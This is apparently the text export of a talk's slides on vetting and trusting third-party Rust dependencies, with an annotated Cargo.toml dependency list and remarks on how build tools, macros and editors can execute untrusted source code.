
Trust indicators

- Implicit use
 - Official tooling
 - Essential components
- Organizational users

Trust indicators

- Implicit use
 - Official tooling
 - Essential components
- Organizational users
- Even likes

Aggregation and imports



Using what we have

```
[dependencies]
# Trusted as it's used by crates.io
request = { version = "0.13.2" }
# Trusted as it's used by crates.io
serde = { version = "1.0.228", features = ["derive"] }
# Trusted as it's used by crates.io
serde_json = "1.0.149"
# Trusted as it's used by crates.io
chrono = { version = "0.4.43", features = ["serde"] }
# Trusted as it's from the same author as `chrono`
chrono-tz = "0.10.4"
# Trusted as it's used by cargo
itertools = "0.14.0"
# Trusted as it's used by crates.io
regex = "1.12.3"
# Trusted as it's used by crates.io
tokio = { version = "1.49.0", features = ["full"] }
# Trusted as it's developed by the Tokio developers
tokio-stream = { version = "0.1.18", features = ["fs", "full"] }
# Trusted as it's used by request
bytes = "1.11.1"
```

**Source code is
spooky**



- Watch compilers

- Watch compilers
- IDEs

- Watch compilers
- IDEs
- LSPs

- Watch compilers
- IDEs
- LSPs
- Build hooks

- Watch compilers
- IDEs
- LSPs
- Build hooks
- Macros

- Watch compilers
- IDEs
- LSPs
- Build hooks
- Macros
- Compilers

- Watch compilers
- IDEs
- LSPs
- Build hooks
- Macros
- Compilers

- Editors

- Watch compilers
- IDEs
- LSPs
- Build hooks
- Macros
- Compilers

- Editors
- Version control

- Watch compilers
- IDEs
- LSPs
- Build hooks
- Macros
- Compilers

- Editors
- Version control
- So much more

Solved problem?

Solved problem?

- Containers

Solved problem?

- Containers
- VMs

Solved problem?

- Containers
- VMs
- The web

The future?

The future?

- Compiler wrappers?

The future?

- Compiler wrappers?
- Safe tool defaults??

The future?

- Compiler wrappers?
- Safe tool defaults??
- Capability based OS???

Summary

Summary

Summary

- Trust is useful and can be justified

Summary

- Trust is useful and can be justified
- Vetting let's us use any sketchy software safely

Summary

- Trust is useful and can be justified
- Vetting let's us use any sketchy software safely
- Our tools are bad at handling dangerous source code

Try on monday

Try on monday

- Document trust

Try on monday

- Document trust
- Use existing tools to vet

Try on monday

- Document trust
- Use existing tools to vet
- Push for better tooling security

Positive knock-on effects

Positive knock-on effects

Positive knock-on effects

- Learn new features

Positive knock-on effects

- Learn new features
- Preempt bugs

Positive knock-on effects

- Learn new features
- Preempt bugs
- Evaluate forking

See also

See also

- Crev - web of trust code review

See also

- Crev - web of trust code review
- JFrog Artifactory